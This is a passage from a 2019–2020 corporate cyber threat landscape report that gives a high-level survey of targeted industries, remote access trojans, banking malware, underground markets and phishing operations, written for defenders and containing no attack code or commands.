


CiPulse 2020

CyberInt Threat Landscape Report

January 2020

Cyberint

CONTENTS

EXECUTIVE SUMMARY 3

TOP-10 FINDINGS 4

INTRODUCTION 6

METHODOLOGY & DATA SOURCES 8

UNDERGROUND ECONOMY & MARKETPLACES 22

2019 KEY EVENT DEEP DIVE 29

- ABUSING LEGITIMATE TOOLS - TA505 31
- REMOTE ACCESS TROJAN - TURLA KAZUAR 36
- US GOVERNMENT POTENTIALLY TARGETED BY COBALT STRIKE PAYLOAD 40

LOOKING FORWARD: 2020 INSIGHTS 43

APPENDIX A - DEDICATED BANKING THREATS 47

APPENDIX B - THREAT ACTORS 50

APPENDIX C – REMOTE ACCESS TROJANS 52

CONTACT INFORMATION 54

EXECUTIVE SUMMARY

"CiPulse 2020" - CyberInt's annual threat landscape report summarizes the latest developments observed and analyzed around the globe, including:

- Top industries and regions under attack
- Most prevalent threats and threat actors behind them: notable 2019 campaigns
- Underground economy and marketplaces
- Looking forward: 2020 insights

Threat actors continue to reuse and employ tactics, techniques and procedures (TTPs) that are tried and tested. Employing age-old TTPs continue to be effective and pave the way for more sophisticated techniques that can thwart or evade modern countermeasures. As such, the use of emails with malicious attachments or links continue to be the most common initial infection vector, and we continue to see years-old threats being deployed in new attacks, orchestrated by both high and low sophistication threat actors.

The use of emails with malicious attachments or links continue to be the most common initial infection vector

There is a crossover and blurring of lines between organized cybercriminal gangs and nation-state sponsored threat actors. Additionally, together with earlier observed activity associated with "hacktivists" and ideologically motivated threat actors, less-sophisticated activity can be attributed to a broader group of "nuisance' threat actors who either operate alone or in small disorganized groups conducting campaigns such as phishing or fraud.

There is a crossover and blurring of lines between organized cybercriminal gangs and nation-state sponsored threat actors

TOP-10 FINDINGS

1. The Financial industry is the most targeted industry worldwide, accounting for over one third of all targeted attacks

2. The Retail industry is attacked from “all angles” as the third most targeted worldwide, behind Manufacturing in the Americas and Government targets in APAC and EMEA

3. Cyber espionage and geopolitics remain relevant with nation-state sponsored groups conducting data gathering operations and financially motivated attacks worldwide

4. Tried and tested tactics, techniques, and procedures (TTPs) continue to dominate the landscape with the majority of incidents utilizing the age-old email lure

5. Banking trojans top the most prevalent malware families observed during 2019, unsurprising given the overwhelming number of financially motivated threat actors

6 Personal and financial data continues to be abundantly traded on the underground economy with "fullz"[1] including payment card details and associated personal data being traded for as little as $1 USD each through "dark web marketplaces"

7 Underground economy prices remain stable year-on-year with numerous compromised accounts, often harvested through credential stuffing attacks, for sale at a fraction of their "true" value determined by available credit or subscription level/length; Bot networks of compromised hosts can be rented for as little as $60 USD for 1,000 victims, allowing DDoS and Spam campaigns to be launched from unsuspecting machines

8 Nefarious services and "as-a-service" models are readily available for purchase by unsophisticated threat actors and facilitate attacks with minimal investment such as remote access tools and ransomware being available for just a few US dollars while DDoS attacks can be launched for as low as $28 USD per day

9 2020 will likely continue to see targeted ransomware attacks against local governments and specific industries, potentially driven by alternate motivations and orchestrated by organized cybercriminal gangs or event nation-state sponsored threat actors

10 As nations conduct cyberwarfare operations against each other, many expose elements of their infrastructure as well as handing exploits and attack tools to their adversary as part of an attack. Many cyberweapons will leave artefacts and code that can be subjected to analysis, and reverse engineering and can result in variants being developed and redeployed for other purposes

[1] Fullz is a slang term meaning packages of individuals' identifying information, including an individual's name, Social Security number, birth date, account numbers, etc.

INTRODUCTION

With the increasing digitalization of our everyday lives, both business and personal, the touch points by which threat actors seek to exploit our interactions continually increase.

Organizations are further adopting digital technologies to increase their interactions; as these digital technologies become more commonplace, our approaches to using them become more comfortable and provide countless benefits. Conversely, the pervasiveness of digital interactions in our daily lives exposes us to cyberattacks, threats, and risks. Nefarious threat actors are constantly evolving to exploit vulnerabilities at all layers, especially the human element.

While many organizations consider themselves to be well protected, threat actors continue to demonstrate, time and time again, that organizations are only as strong as their weakest link, be that a socially engineered employee or a compromised third-party supplier providing an attack vector through a trust relationship.

This inaugural trend report summarizes the findings of CyberInt researchers during 2019 based on gathered threat intelligence and the outcomes of investigations into various incidents. In addition to providing an overview of the current threat landscape, subsequent iterations of this report will enable defenders to understand how threats are evolving and how to better protect themselves.

While new threats continue to pose a problem to defenders and researchers alike, threat actors continue to reuse classic tactics, techniques, and procedures (TTPs) in their campaigns. As such, the use of emails with malicious attachments or links continue to be the most common initial infection vector, and we continue to see years-old threats being deployed in new attacks, orchestrated by both high and low sophistication threat actors.

While new threats continue to pose a problem to defenders and researchers alike, threat actors continue to reuse classic tactics, techniques, and procedures (TTPs) in their campaigns. As such, the use of emails with malicious attachments or links continue to be the most common initial infection vector

Previously it was easy to understand the motivations of many mainstream threat actor groups, for example, nation-state threat actors conduct cyberwarfare and espionage campaigns while organized cybercriminal gangs conduct high-value financially motivated attacks. With advancements in the capabilities of both nation-states and cybercriminals, the lines between have blurred: Some nation-state threat actors have become increasingly financially motivated while organized cybercriminal gangs seemingly appear to be getting involved in cyberespionage campaigns. Furthermore, the TTPs previously reserved for nation-state threat actors are being widely used by organized cybercriminals, perhaps suggesting that the same individuals have a foot in both camps.

In addition to providing an overview of this year's threat landscape, the trends observed enable defenders to better understand the TTPs currently utilized by adversaries, helping them to make better decisions about managing risk and ultimately better protecting themselves in the coming years

METHODOLOGY & DATA SOURCES

CyberInt's Argos™ Threat Intelligence Suite

In the process of preparing research papers, conducting investigations and performing incident response, CyberInt researchers collect, categorize and correlate intelligence findings and various indicators of compromise (IOCs) that further enrich Cyberint's threat intelligence-driven detection and response offering for the benefit of all customers and partners.

MITRE ATT&CK™ Framework

The MITRE ATT&CK™ framework, officially described as "a globally accessible knowledge base of adversary tactics and techniques based on real-world observations," provides a method of structuring threat intelligence findings to allow comparisons between threat groups and their campaigns. This structured approach to documenting attack observations allows defenders to better understand these threats and can lead to a better understanding of risk as well as informed decision-making, especially when applying security countermeasures for specific attack tactics or techniques.

Using the MITRE ATT&CK™ framework, CyberInt researchers map events to the appropriate ATT&CK tactic and technique when recording details of threat actors and their attack behaviors. In addition to providing researchers with the ability identify groups of activity through pivots and correlation, the threat intelligence produced, including robust indicators of compromise (IOC), can be leveraged in other investigations and incident response exercises as well as providing outputs for customers that will allow them to both understand and defend against relevant threats.


Data Analysis

Wherever possible, anonymized victimology data is recorded for each event or incident, such as the industry and region, to provide a broader understanding of the threat actor's motives and focus. This data, along with the ATT&CK Framework, is bolstered by analysts and researchers based worldwide to supplement their intelligence and investigation skills with industry-specific knowledge as well as a strategic understanding of worldwide events and geopolitics.


The combination of best-of-breed technology, data and human expertise provides broad visibility of the overall threat landscape and allows tailored threat intelligence to be delivered to customers based on an understanding of their organizational needs, the broader risks faced by their industry and any regional nuances or geopolitical sensitivities.

INDUSTRIES UNDER ATTACK IN 2019:
GLOBAL AND REGIONAL PERSPECTIVE


Financial services are clearly the most targeted industry worldwide and hold the unfortunate top rank in all regions. While Government victims are notably ranked second in APAC and EMEA -- somewhat to be expected with nation-state sponsored activity -- they rank fifth in the Americas behind other industries. Retail, another obvious target for financially motivated threat actors, is ranked third across all regions.




GLOBAL



EMEA



APAC



AMERICAS

The RAT Pack


Utilized across the board in countless campaigns, Remote Access Trojans (RAT) allow threat actors to gain remote control of victim machines and include a number of common capabilities such as remote desktop, remote shell, keylogging, hardware access (including attached camera and microphone), screen capture, file upload/download, and process manipulation (the ability to start or kill other programs).

The versatility of modern a RAT ensures that it is a common tool within the threat actor's arsenal and is often deployed as part of a larger operation, such as gathering intelligence during a reconnaissance phase and deploying other, more specialized threats.

As can be seen in the most prevalent RAT threats observed in 2019 (Figure 2), there is often a fine line between legitimate "remote administration tools" and nefarious "remote access trojans", especially given that "cracked" versions of commercial tools, those being illegitimate copies with license restrictions removed, are readily available on underground forums .

There is often a fine line between legitimate "remote administration tools" and nefarious "remote access trojans", especially given that "cracked" versions of commercial tools, those being illegitimate copies with license restrictions removed, are readily available on underground forums.

2019 MOST PREVALENT REMOTE ACCESS TROJAN (RAT)



"REMCOS," a seemingly "legitimate" commercial remote access tool, was identified as the most prevalent RAT during 2019 and, as seen in the attacks perpetrated by TA505 using the commercial tool "Remote Manipulator System," this yet again demonstrates that threat actors are keeping things simple and using off-the-shelf tools for nefarious purposes. The use of REMCOS and other commercial tools provides a number of benefits to threat actors, namely the ability to rapidly deploy threats without the need to invest in the development of their own custom toolset and, perhaps, more importantly, the potential ability to bypass security controls that trust commercial tools, especially if those are already legitimately used within the target network.

Aside from threat actors (ab) using commercial tools, many tried and tested threats have had their source code leaked over time, leading to the creation of numerous variants. One such example of this is "Gh0st RAT" and its variants, which are grouped and identified due to artefacts remaining in the threat's code, its behaviors and, in this case, the presence of "Gh0st" within command and control (C2) communications.

› Please refer to "Appendix C" for a summary of the other prevalent RAT threats observed during 2019.

While widespread phishing campaigns and specialist banking malware threats target retail bank customers worldwide, the financial industry has increasingly been targeted by highly sophisticated threat actors seeking to compromise backend financial systems

Financial Motivations, Financials Most Targeted

Attacks against financial organizations, accounting for a third of all targeted industries, vary widely in capability and sophistication. While widespread phishing campaigns and specialist banking malware threats target retail bank customers worldwide, the financial industry has increasingly been targeted by highly sophisticated threat actors seeking to compromise backend financial systems that will potentially net millions for organized cybercriminal gangs or nation-state sponsored groups.

Much like widespread campaigns, many of the highly sophisticated attacks against the financial industry appear to commence with spear-phishing emails and malicious attachments sent to key employees within the target organization. Following an initial compromise, these threats establish a foothold from which the threat can pivot, locate and then compromise specific backend systems such as those related to ATM infrastructure.

Not just the reserve of organized cybercriminal gangs, nation-state threat actors such as the Democratic People's Republic of Korea (DPRK), have been attributed to a number of these highly sophisticated, high-gain financially motivated attacks against both interbank systems and cryptocurrency exchanges. Although the DPRK has traditionally focused on politically motivated

cyberespionage campaigns, predominantly targeting South Korean and American (USA) interests, economic sanctions are likely responsible for increased interest in financial attacks. While high-value electronic transfers and cash-out schemes have been attributed to the DPRK, cryptocurrency theft will likely be a simpler and potentially more profitably avenue for them as it is undoubtedly easier to move across borders and launder the funds anonymously.

Given the nature of these highly sophisticated attacks conducted by well-resourced organized cybercriminal gangs or nation-state sponsored groups, many share traits with attacks against other high-value targets such as Government and critical infrastructure organizations targeted in cyber-espionage campaigns.

The continued crossover in tactics, techniques and procedures (TTPs) utilized by both organized crime and nation-state threat actors suggests that the individuals involved may be involved in both groups. This may indicate that some nation-state trained individuals are supplementing their government salaries by providing expertise to, or leading, criminal operations. Conversely, cybercriminals may be contracted by nation-states to perform campaigns on their behalf, perhaps providing a level of plausible deniability if their attacks are discovered .

Some nation-state trained individuals are supplementing their government salaries by providing expertise to, or leading, criminal operations. Conversely, cybercriminals may be contracted by nation-states to perform campaigns on their behalf, perhaps providing a level of plausible deniability if their attacks are discovered

Those conducting less sophisticated campaigns, such as widespread and indiscriminate phishing attacks, are often profiled as young individuals or participants of smaller less organized groups typically focused on stealing credentials and payment card data of retail bank brands, online retailers and streaming media service providers that can be easily abused or resold.

While many widespread and indiscriminate campaigns are conducted worldwide by threat actors located in other regions, some campaigns appear to be conducted on a more local or regional level. Threat actors conducting attacks within the same region in which they live undoubtedly allows the creation of lures and threats that appear more convincing due to the use of native language and terminology garnered from their localized knowledge. That being said, given that the threat actor will be within the same jurisdiction as their victim, localized attacks may lead to a higher risk of prosecution although many may be motivated by the fact that their ill-gotten gains will, in many cases, be easier to monetize, launder or cash-out by negating the need for any cross-border transaction.

Examples of localized attack behavior observed during 2019 included banking malware campaigns conducted by cybercriminal gangs operating out of Brazil and other Latin-American countries

targeting victims only from Latin-speaking countries. Additionally, retail banking customers in Asian countries were repeatedly targeted by local threat actors throughout 2019 such as seen in attacks against Philippine banking brands by less sophisticated individuals and groups of "friends" using off-the-shelf phishing kits.

In the latter case, a Philippines-based threat actor group was identified as creating and sharing access to a phishing collaboration platform (Figure 3) that allowed other "individual" threat actors to manage less-sophisticated phishing attacks against retail banks in the region. In addition to providing an easy-to-use interface to gather, share and view stolen personal and payment card data, the platform provided access to phishing kits that would enable new campaigns to be launched. Furthermore, the platform gamified" the attacks by providing a leader board and scoring system for contributions.




Figure 3 - Phishing collaboration platform identified as used by threat actors in the Philippines

Dedicated Banking Threats

Given that financial gains are the overwhelming motivation for many threat actors, the continued prevalence of dedicated banking threats (Figure 4) with their constant evolution and nefarious ingenuity.




Figure 4 – 2019 Most prevalent banking threats

Tracing their roots back to the mid-to-late 2000s, many of these decade-plus old threats have evolved to be modular, allowing the threat actor to enable additional functionality or bundle additional malicious payloads that perform other nefarious activities.

Typically distributed through mass spam campaigns indiscriminately targeting specific regions, victims are lured into to opening malicious attachments or clicking malicious links leading to their compromise and installation of the banking threat. Subsequently, these threats often use a combination of credential stealing techniques and web injections to attempt to gain access to and transfer funds from victims' bank accounts.

Typically distributed through mass spam campaigns indiscriminately targeting specific regions, victims are lured into to opening malicious attachments or clicking malicious links leading to their compromise and installation of the banking threat. Subsequently, these threats often use a combination of credential stealing techniques and web injections to attempt to gain access to and transfer funds from victims' bank accounts

Of the campaigns observed in 2019, Trickbot was the most prevalent banking threat and has evolved since being first identified in 2016 to target non-financial accounts, including US-based mobile telecoms providers. It has also been reported that the modular features of Trickbot include the ability to harvest credentials and steal cryptocurrency.

Gozi, the second most prevalent banking threat, has been responsible for attacks since 2007. While the original authors of Gozi were convicted in 2016, numerous source code leaks have ensured that variants of Gozi continue to evolve and pose a threat to customers of financial institutions.

› Please refer to "Appendix A" for a summary of the other banking threats observed during 2019.

Retail: Threats from All Angles

As internet-based sales rise year-over-year (Figure 5), cyberattacks against the retail industry continued to come from all angles, with financially motivated threat actors predominantly seeking to infiltrate and obtain payment card data "en masse." With attacks targeting both retailers and their customers, it's necessary to protect the online shopping process and customer journey end-to-end as well as the systems deployed within corporate locations and "bricks-and-mortar" outlets.




Figure 5 - Internet sales as a % of total retail sales
[Source: UK Office for National Statistics]

The retail industry, much like the retail bank sector of the financial industry, needs not only to protect its own infrastructure and employees, but also its brand and protecting customers. In addition to customers being targeted by brand-abusing phishing campaigns, luring victims into surrendering personal and financial data, third-party data leaks are regularly used in credential stuffing attacks against online retailers and service providers in an attempt to compromise customer accounts.

